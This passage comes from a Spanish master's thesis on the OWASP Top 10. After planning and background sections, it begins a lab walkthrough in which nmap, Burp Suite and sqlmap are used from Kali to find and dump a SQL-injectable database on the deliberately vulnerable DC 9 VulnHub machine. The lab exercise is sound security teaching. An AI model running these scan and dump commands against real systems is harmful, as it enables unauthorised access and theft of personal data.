- **Replicación de ataques:** llevar a cabo replicación de ataques de las distintas vulnerabilidades identificadas, de tal manera que se proporcione una compresión práctica de los métodos y técnicas utilizadas por los atacantes
- **Documentación de los pasos realizados:** se documentará detalladamente los procedimientos necesarios para llevar a cabo una compresión práctica de los métodos de tal forma que se disponga de una información útil, así como didáctica para futuros usos.
- **Proposición de soluciones:** se propondrán soluciones efectivas para mitigar los riesgos que estén asociados a las vulnerabilidades sobre las que se trabajarán a lo largo de este documento. Se incluirán datos como medidas de seguridad, distintas configuraciones entre otros tipos de información.
- **Proactividad:** se desarrollará un enfoque proactivo y adaptativo para la mitigación de riesgos que estén asociados a las vulnerabilidades que se mencionarán más adelante.
- **Contribución a la comunidad:** compartir los diferentes resultados, así como las soluciones propuestas de tal manera que pueda servir de ayuda a la comunidad, ya sea a través de repositorios u otros métodos. De modo que, se promoverá colaboración y el fortalecimiento de la ciberseguridad.

## 4.3 Logros para alcanzar

Los diferentes logros que se pretenden alcanzar están definidos a continuación:

- **Informe exhaustivo:** Desarrollo de un informe que contenga el análisis de las vulnerabilidades y las amenazadas más relevantes en el ámbito de la ciberseguridad.
- **Documentación detallada:** proveer de documentación detallada y práctica a lo largo del trabajo de todos los hitos conseguidos, así como de los procedimientos aplicados.
- **Soluciones concretas:** se detallará soluciones concretas y efectivas para hacer frente a los riesgos asociados a las vulnerabilidades identificadas y trabajadas en este proyecto. Así mismo se proporcionará diferentes recomendaciones prácticas y aplicables.
- **Publicación de repositorios:** se pretende hacer de manera pública y al alcance de todo el mundo toda la información investigada y/o presentada de tal forma que diferentes tipos de persona puedan acceder a esta, contribuyendo así a la comunidad de la seguridad.

## 4.4 Metodología

La metodología que se quiere llevar a cabo en este trabajo se definirá a continuación, de manera ordenada con los objetivos establecidos:

1. Analizar las diferentes fuentes de información, teniendo como principales recursos los proporcionados por OWASP, donde se tendrán en cuenta todos los puntos de esta lista.
2. Replicar los ataques de las vulnerabilidades que se han escogido para trabajar con ellas.
3. Documentar y exponer soluciones efectivas que puedan ser útiles para mitigar las vulnerabilidades seleccionadas.
4. Publicar los resultados, así como lo que se ha realizado en un repositorio para que la comunidad pueda hacer uso de ello.

## 4.5 Planificación

Con el fin de planificar este trabajo de fin de máster de la mejor manera posible,.g, se ha consensuado realizar un diagrama de Gantt en el que se establece una estimación de tiempo para cada tarea. De manera que, se establece un orden para que cada parte del proyecto se lleve a cabo de manera eficiente. Haciendo uso de este diagrama, se asegura cumplir con los plazos establecidos, así como garantizando la calidad de los obtenidos.

En primer lugar, se mostrará información del cronograma, donde se establecen las diferentes actividades a realizar, con su fecha inicio así como la fecha que se espera finalizar para cada una de ellas.

Actividades	Fecha de Inicio	Duración	Fecha de Fin
Establecimiento del alcance del proyecto	29/2/24	30	30-mar
Primera reunión	29/3/24	1	30-mar
Investigación estado del arte	27/3/24	15	11-abr
Identificación detallada de vulnerabilidades	29/3/24	30	28-abr
Segunda reunión	15/5/24	1	16-may
Replicación de ataques y documentación detallada	24/4/24	60	23-jun
Soluciones efectivas	20/5/24	40	29-jun
Tercera reunión	23/6/24	1	24-jun
Enfoque proactivo y mitigación de riesgos	23/6/24	30	23-jul
Desarrollo Memoria	25/5/24	120	22-sept
Revisión de la memoria	25/9/24	15	10-oct

Tabla 1. Tabla de las actividades a realizar.

Para terminar, se muestra el diagrama de Gantt que se seguirá en el presente trabajo.



Ilustración 4. Tabla de las actividades a realizar.



## 5 PRUEBAS Y VALIDACIÓN

En este apartado se llevará a cabo el análisis práctico de las principales vulnerabilidades incluidas en la última versión del OWASP Top 10. Se analizará cada vulnerabilidad de manera detallada, observando cómo se manifiesta en un sistema, cómo puede ser explotada por un atacante, y qué medidas se pueden implementar para mitigarlas. Para este análisis, se utilizarán entornos controlados mediante máquinas virtuales, donde se simularán ataques para validar los resultados y comprender mejor el impacto de estas amenazas en la seguridad de los sistemas.

Antes de comenzar con las pruebas prácticas, resulta fundamental profundizar en el OWASP Top 10, con el fin de entender su funcionamiento y relevancia en el contexto de la seguridad informática actual.

Esta introducción permitirá contextualizar mejor el análisis que se realizará en los siguientes apartados.

### 5.1 OWASP Top 10

Se trata de una lista creada por la comunidad OWASP (Open Web Application Security Project) que identifica las diez vulnerabilidades más críticas en aplicaciones web. Su objetivo es concienciar a desarrolladores, ingenieros y equipos de seguridad sobre las amenazas más comunes y frecuentes que pueden comprometer la seguridad de aplicaciones, ofreciendo una guía detallada sobre cómo mitigar estos riesgos.

La lista se ha convertido en una referencia mundial para la seguridad de aplicaciones web, utilizada tanto por profesionales de la seguridad como por aquellas personas que se encargan de mejorar la protección de sus sistemas y aplicaciones.

#### 5.1.1 Funcionamiento de OWASP Top 10

El OWASP Top 10 se elabora mediante la recopilación de datos de organizaciones de seguridad y profesionales en ciberseguridad, quienes comparten la información sobre vulnerabilidades detectadas en aplicaciones. Se analizan millones de datos de diferentes sistemas y se crean categorías en función de las vulnerabilidades más frecuentes y de mayor impacto.

Cada vulnerabilidad incluida en la lista tiene una descripción detallada de cómo ocurre, cuál es su impacto en la seguridad de una aplicación y qué soluciones se pueden utilizar para evitar que sean explotadas.

Las categorías del OWASP Top 10 están diseñadas para abordar no solo problemas técnicos específicos, como inyecciones de código o fallos de autenticación, sino

también para poner énfasis en la raíz del problema que permiten la existencia de dichas vulnerabilidades.

Esto quiere decir que no solo se describen los síntomas de una vulnerabilidad, sino que además se enfocan en la prevención desde las primeras etapas del diseño de la aplicación.

### **5.1.2 Frecuencia de actualización y definición de las categorías**

El OWASP Top 10 se actualiza cada tres o cuatro años, dependiendo de si aparecen nuevas tendencias y amenazas que se encuentren en alza en la industria de la seguridad informática.

Durante este periodo, OWASP recolecta una gran cantidad de datos sobre vulnerabilidades de aplicaciones a través de varias fuentes, que incluyen empresas de seguridad, grupos de investigación y encuestas a la comunidad. Las categorías se definen de acuerdo con la prevalencia de cada vulnerabilidad, su facilidad de explotación y el impacto que pueden tener en la seguridad de las aplicaciones. También se da prioridad a aquellas que son más comunes en diferentes sectores y que tienen un potencial de impacto más amplio.

Cada vulnerabilidad en la lista de OWASP se organiza según sus causas, lo que ayuda a resaltar los motivos por los que estos errores ocurren. Esto es importante porque permite a los desarrolladores prevenir los problemas desde el inicio, en lugar de corregirlos más tarde, cuando el software ya se encuentra en una fase muy avanzada.

### **5.1.3 Estructura y metodología**

La estructura del OWASP Top 10 se organiza en torno a las vulnerabilidades más críticas que afectan a la seguridad de las aplicaciones web. Cada una de las diez vulnerabilidades tiene una descripción detallada como de donde procede, los métodos de ataque más comunes y las recomendaciones para mitigarlas.

Se adopta un enfoque integral, centrándose en la raíz del problema de las vulnerabilidades en lugar de solo en los síntomas superficiales. Por ejemplo, en lugar de solo señalar una vulnerabilidad de inyección de código, se investiga por qué el diseño de la aplicación permitió que ese problema pudiese ocurrir en primer lugar. Este enfoque ayuda a las organizaciones a tomar medidas preventivas desde el diseño del software.

La metodología que se utiliza para definir cada categoría está basada en la recolección de datos. La organización solicita y recibe datos de múltiples fuentes, como empresas de seguridad y expertos, que informan sobre vulnerabilidades detectadas en aplicaciones reales. Estos datos se analizan para identificar las tendencias más relevantes, así como inquietantes y se priorizan las vulnerabilidades que son tanto más comunes como más peligrosas. De la misma manera, se tiene en cuenta el

impacto potencial que estas vulnerabilidades pueden tener en la confidencialidad, integridad y disponibilidad de la aplicación, las cuales son las áreas clave en la seguridad informática.

El proceso de elaboración del OWASP Top 10 es colaborativo y transparente, donde la colaboración de la comunidad es crucial. Esto garantiza que el estándar no solo sea relevante en términos técnicos, sino también práctico para ser aplicado en diferentes tipos de aplicaciones web.

#### 5.1.4 Top 10 OWASP 2021

El OWASP Top 10 de 2021, como bien se ha explicado, presenta las vulnerabilidades más críticas en la seguridad de aplicaciones web. A continuación, se muestra la lista actual:

1. **Broken Access Control:** fallas que se encuentran en el control de acceso que permiten a los usuarios acceder a recursos restringidos. Para mitigarlo, se requiere una gestión adecuada de permisos y roles.
2. **Cryptographic Failures:** Se centra en el uso de manera incorrecta o la falta de cifrado adecuado para proteger información sensible, como contraseñas y datos importantes.
3. **Injection:** Este ataque sigue siendo importante y ocurre cuando un atacante inyecta datos maliciosos en la aplicación, comprometiendo bases de datos o servidores.
4. **Insecure Design:** Se focaliza la importancia de diseñar la seguridad desde la concepción del software, evitando errores en la lógica y arquitectura del sistema.
5. **Security Misconfiguration:** Las configuraciones incorrectas o por defecto todavía son muy comunes y expondrán el sistema a ataques.
6. **Vulnerable and Outdated Components:** Muchas aplicaciones utilizan componentes antiguos o vulnerables, lo cual es un riesgo significativo.
7. **Identification and Authentication Failures:** Fallos en los mecanismos de autenticación permiten ataques como la fuerza bruta.
8. **Software and Data Integrity Failures:** falta de verificación de la integridad en actualizaciones o dependencias, lo que facilita la inyección de código malicioso.
9. **Security Logging and Monitoring Failures:** La ausencia de un buen registro y monitoreo impide la detección temprana de incidentes de seguridad.

10. **Server-Side Request Forgery (SSRF)**: Permite que un atacante haga que el servidor envíe solicitudes maliciosas a otros sistemas.

### 5.1.5 Diferencias entre el OWASP Top 10 de 2017 y 2021

La edición de 2017 del OWASP Top 10 ponía su principal objetivo en vulnerabilidades técnicas específicas, como inyecciones de código, pérdida de datos sensibles y configuración incorrecta de seguridad. Aunque estas vulnerabilidades siguen siendo importantes, el OWASP Top 10 de 2021 ha hecho una transición hacia un enfoque más estratégico, enfocándose mucho más en las fallas de diseño y la configuración de seguridad. La nueva versión reconoce que muchos problemas de seguridad surgen durante la fase de diseño del software, lo que se requiere un enfoque más preventivo para garantizar que los sistemas sean seguros desde su creación.

En la edición OWASP 2021, se han introducido nuevas categorías y se han realizado algunos cambios importantes en otras ya existentes, reflejando la evolución de las amenazas y riesgos de seguridad en las aplicaciones modernas. Una de las principales novedades es la inclusión de Inseguridad en el Diseño (Insecure Design), que subraya la importancia de considerar la seguridad desde la fase de planificación y diseño de una aplicación, en lugar de simplemente corregir errores en la implementación o después del desarrollo.

También se introdujo la categoría Fallos en la Integridad del Software y los Datos (Software and Data Integrity Failures), que abarca problemas como la falta de mecanismos para garantizar la integridad de los componentes de software, incluyendo dependencias externas, librerías no verificadas o procesos de actualización inseguros, lo cual puede abrir la puerta a la explotación de vulnerabilidades. Asimismo, la vulnerabilidad Server-Side Request Forgery (SSRF) fue incluida por primera vez, debido a su creciente impacto. Esta vulnerabilidad permite a un atacante realizar solicitudes no autorizadas desde el servidor hacia otros sistemas, aprovechando configuraciones deficientes.

Además de las nuevas categorías, hubo algunas conversiones o renombramientos importantes. Por ejemplo, Exposición de Datos Sensibles (Sensitive Data Exposure) de 2017 se renombró a Fallos en la Seguridad Criptográfica (Cryptographic Failures), con un enfoque más amplio en los fallos relacionados con la criptografía y la protección de la información. El cambio refleja que muchas de las exposiciones de datos sensibles están directamente relacionadas con fallos en la implementación de criptografía.

Por otro lado, Control de Acceso Roto (Broken Access Control) subió al primer puesto en la lista de 2021, debido a su prevalencia en las aplicaciones actuales. Esta categoría incluye problemas relacionados con la falta de restricciones adecuadas sobre los datos y acciones de los usuarios, lo que puede resultar en accesos no autorizados a recursos o funcionalidades.

Finalmente, otro cambio importante en la edición 2021 fue la fusión de varias categorías. Por ejemplo, la categoría Inyección (Injection) ahora abarca una variedad de vulnerabilidades, como inyecciones SQL, y sigue siendo una amenaza crítica. Estos cambios reflejan el enfoque de OWASP en la consolidación y claridad de las categorías, lo que ayuda a las organizaciones a identificar y mitigar mejor los riesgos de seguridad en sus aplicaciones.




Ilustración 5. Comparación OWASP 2017 con 2021.

En resumen, mientras que el OWASP Top 10 de 2017 estaba más centrado en vulnerabilidades técnicas y ataques específicos, la edición de 2021 adopta un enfoque más amplio, centrándose en la mitigación de errores de diseño y la gestión de configuraciones seguras. Esto refleja la evolución en las amenazas de seguridad web y la importancia de una protección integral desde las primeras etapas del desarrollo.

## 5.2 Máquina para análisis

El host atacante en todas las pruebas será una máquina virtual Kali Linux, descargada e instalada desde su página oficial. Esta herramienta, muy reconocida en pruebas de seguridad y auditoría, ha sido configurada de manera básica, con algunos ajustes específicos para adaptarse a los requerimientos del proyecto. Entre las personalizaciones realizadas, se ha cambiado la disposición del teclado al español y se ha modificado el nombre de usuario. Este último cambio se ha efectuado para reflejar claramente que todas las configuraciones y pruebas han sido realizadas por mí, asegurando demostrar todas las acciones en dicho entorno de pruebas.




Ilustración 6. Descarga máquina virtual Kali Linux.

Además, la máquina virtual ha sido configurada en modo de red host. Esta configuración permite que la máquina virtual encontrarse en una red aislada, la cual se encuentra conectada directamente con la máquina física, por lo que garantiza que todas aquellas interacciones de red se limiten únicamente entre el host atacante y el host atacado. De tal manera se mantendrá un entorno seguro y controlado, ideal para la simulación de ataques y el estudio detallado de las vulnerabilidades sin riesgo de exposición a redes externas que puedan provocar cierto daño en el host físico.




Ilustración 7. Configuración de red máquina Kali.

## 5.3 Análisis de máquinas

Cada análisis comenzará con una descripción detallada de cómo la vulnerabilidad se manifiesta en el host atacado además de por qué se establece dicho host en la categoría analizada, seguido por un proceso paso a paso de cómo se puede explotar utilizando las herramientas disponibles en Kali Linux. Así mismo, se discutirán las posibles medidas de mitigación, proporcionando soluciones prácticas para reducir o eliminar el riesgo asociado con cada vulnerabilidad.

Este enfoque metódico permitirá no solo una comprensión teórica de las vulnerabilidades más críticas en aplicaciones web, según los estándares OWASP, sino también una apreciación práctica de cómo identificarlas, explotarlas y, lo más importante, corregirlas en un entorno controlado y seguro.

### 5.3.1 Pérdida de control de acceso

También conocida como control de acceso roto en la anterior lista de 2017, es una de las vulnerabilidades más importantes y relevantes en la seguridad de aplicaciones web, según la lista dada por OWASP en 2021. Esta vulnerabilidad ocurre cuando una aplicación no implementa correctamente las restricciones que son para poder asegurar que los usuarios solo puedan acceder a los recursos y funcionalidades que están autorizados a utilizar. A través de la explotación de fallos en el control de acceso, los atacantes pueden obtener acceso no autorizado a datos sensibles, modificar información, o también llevar a cabo acciones que solo deberían estar disponibles para ciertas personas o usuarios con privilegios requeridos para ello.

El impacto de un control de acceso roto puede ser altamente elevado. Esta vulnerabilidad permite a los atacantes realizar una amplia variedad de acciones maliciosas, como mostrar información confidencial, modificar o eliminar datos, y ejecutar comandos en el sistema en nombre de otros usuarios. Las organizaciones deben estar especialmente atentas a esta vulnerabilidad, ya que su explotación puede llevar a una pérdida significativa de datos, daño a la reputación de la empresa, y potenciales responsabilidades legales.

#### 5.3.1.1 DC 9

Un ejemplo práctico de cómo se puede explotar un control de acceso roto se puede observar en la máquina DC 9 de VulnHub, la cual se utilizará para analizar en este proyecto de fin de máster. Esta máquina virtual, diseñada para pruebas de penetración, es un recurso muy útil para comprender cómo los fallos en el control de acceso pueden ser utilizados en un entorno controlado.

Esta máquina presentada se encuentra en la primera categoría de la lista porque permite a los atacantes eludir las medidas de seguridad y obtener acceso no autorizado a partes del sistema que deberían estar protegidas y restringidas para

todas aquellas personas no autorizadas. La explotación se centra en la capacidad de un atacante para acceder a áreas restringidas o ejecutar acciones sin los permisos adecuados, lo que demuestra una falla en los controles de acceso implementados.

Durante el análisis de DC 9, se podrá observar cómo una mala implementación de los controles de acceso puede permitir al atacante escalar privilegios y comprometer un sistema completo de tal manera que se puedan obtener gran cantidad de información privilegiada.

Es posible descargar de su página web, Vulnhub, y una vez hecho eso se ha de iniciarla en la misma red en la que se encuentra el host con el sistema operativo Kali Linux con el fin de poner llevar a cabo la identificación de vulnerabilidades, así como la replicación de ataques.

A la hora de comenzar el análisis, se ha de ejecutar un escaneo de la red el cual sirva para poder saber cuál es la dirección IP que es asignada a la máquina que se presenta como objetivo. Para ello, se hace uso del comando [netdiscover](#), el cual permite visualizar todas aquellas direcciones IPs que están en la red interna. El comando escanea la red en busca de dispositivos que estén activos.

Una vez se haya identificado la dirección IP del host objetivo se procederá a llevar a cabo un escaneo de los puertos que pueda haber abiertos haciendo uso del comando [nmap](#). Esta herramienta es una de las más usadas y a lo largo de este proyecto se podrá ver que es utilizada frecuentemente. El comando utilizado es el siguiente:

- [nmap -p- -A 192.168.90.9](#)
  - **p**: escanea todos los puertos, desde el 1 hasta el 65535.
  - **A**: esto permite llevar a cabo un escaneo por el cual solo muestra los puertos que se están abiertos, el sistema operativo y versiones de servicios para identificar posibles vulnerabilidades.

```
(alejandro@kali)-[~]
$ sudo nmap -p- -A 192.168.90.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 12:10 EDT
Nmap scan report for 192.168.90.9
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 08:00:27:E2:41:66 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.53 ms  192.168.90.9
```

Ilustración 8. Ejecución nmap en DC 9.

Como se puede apreciar en la ilustración anterior, se detectó el puerto 22, que corresponde a SSH y el puerto 80, en el cual corre un servicio Apache HTTP el cual está activo. En el puerto 22 se puede leer filtered, lo que significa que está bloqueado.

Una vez realizada la fase de reconocimiento, se continua con la de enumeración. Para ello, en primera instancia se analiza el servicio que corre en el puerto 80. Como se puede apreciar, se puede acceder a la página web donde se pueden ver varios menús así como opciones. Entre ellos, se encuentra un formulario de búsqueda, el cual puede ser de utilidad en caso de realizar un ataque de inyección SQL.





Ilustración 9. Página web en DC 9.

Mientras se explora la página web, se puede apreciar un formulario de búsqueda. Los formularios web son de manera frecuente puntos comunes para ataques de Inyección SQL, donde un atacante inserta código SQL malicioso en un campo de entrada para manipular la base de datos subyacente.

Para poder llevar a cabo una prueba de inyección SQL en este campo de búsqueda, se procederá a buscar algún tipo de texto dentro de la función de búsqueda para después capturar la petición que se ejecuta cuando se acciona el botón. Para poder realizar esto, la herramienta adecuada es [BurpSuite](#).

Esta, se trata de una herramienta en la que testea la seguridad para aplicaciones web de tal manera que permite al usuario interceptar y modificar solicitudes HTTP o HTTPS, así como realizar escaneos automáticos de seguridad entre otras características. Para realizar esta prueba, se activará la función de proxy de Burpsuite en la cual cuando se accione el botón de "Intercept" una ventana nueva de navegador se abrirá y es donde

toda petición realizada será capturada por Burpsuite. Cuando se realiza una búsqueda en la página web, BurpSuite, capturará la solicitud. Esta solicitud puede ser guardada en un fichero de texto el cual puede utilizarse para analizarlo posteriormente. En la siguiente ilustración se puede apreciar donde se ha hecho la petición, así como que Intercept está activado. Se ha escrito en la palabra “prueba” en la barra de búsqueda antes de accionar el botón de buscar.



```

Request to http://192.168.90.9:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /results.php HTTP/1.1
2 Host: 192.168.90.9
3 Content-Length: 13
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.90.9
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.90.9/search.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 search=prueba

```

Ilustración 10. Utilizando herramienta Burpsuite en DC 9.

Una vez capturada la petición, se copiará esta y se almacenará en fichero de texto. Ese texto se utilizará para la ejecución de un comando en [Sqlmap](#).

Sqlmap es una herramienta automática de inyección SQL. Toma la solicitud HTTP capturada y de tal manera verifica si es vulnerable a la inyección SQL.

Esta aplicación detectará la base de datos en el backend y listará las disponibles que haya. El comando para ejecutar será el siguiente:

- [sqlmap -r fichero.txt --dbs –batch](#)
  - **r**: aquí se indica que sqlmap debe leer la solicitud que previamente se ha guardado en el fichero.
  - **dbs**: con este atributo se le indica a sqlmap que enumere todas las bases de datos que se encuentren en el servidor de bases de datos.
  - **batch**: cuando se ejecuta sqlmap, normalmente hay preguntas interactivas. De esta forma, se escoge todos los valores predeterminados para las preguntas interactivas.

Como resultado en la siguiente ilustración se puede comprobar que se han conseguido varias bases de datos con nombres “Staff” y “Users”. También, se puede comprobar que en el backend se usa MySQL.

```

[12:34:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:34:38] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

```

Ilustración 11. Ejecución sqlmap en DC 9.

Una vez se confirma que son vulnerables, se procederá a enumerar las bases de datos. Se tiene que hacer de una en una ya que sqlmap no permite hacer varias al mismo tiempo. Para ello habrá que ejecutar un comando similar al anterior, pero con algunas diferencias:

- **sqlmap -r fichero.txt -D Staff –dump-all --batch**
  - **D**: indica a sqlmap que enfoque su análisis en la base de datos Staff.
  - **Dump-all**: con este atributo se consigue que se extraigan todos los datos de la base de datos indicada en el atributo anterior.

Como se podrá apreciar en las ilustraciones de abajo, la base de datos de Staff contiene dos tablas. La primera tabla está compuesta de emails, números de teléfonos, nombres, apellidos y posiciones. En cambio, la segunda tabla consiste en nombres de usuarios y una contraseña en formato hash.

Parece que se trata de información importante ya que el nombre de usuario es "admin". Sin embargo, esa contraseña al estar en formato hash habrá que conseguir descifrarla para poder hacer uso de ella posteriormente.

1	marym@example.com	46478415155456	Moe	2019-05-01 17:32:00	Mary	CEO	
2	julied@example.com	46457131654	Dooley	2019-05-01 17:32:00	Julie	Human Resources	
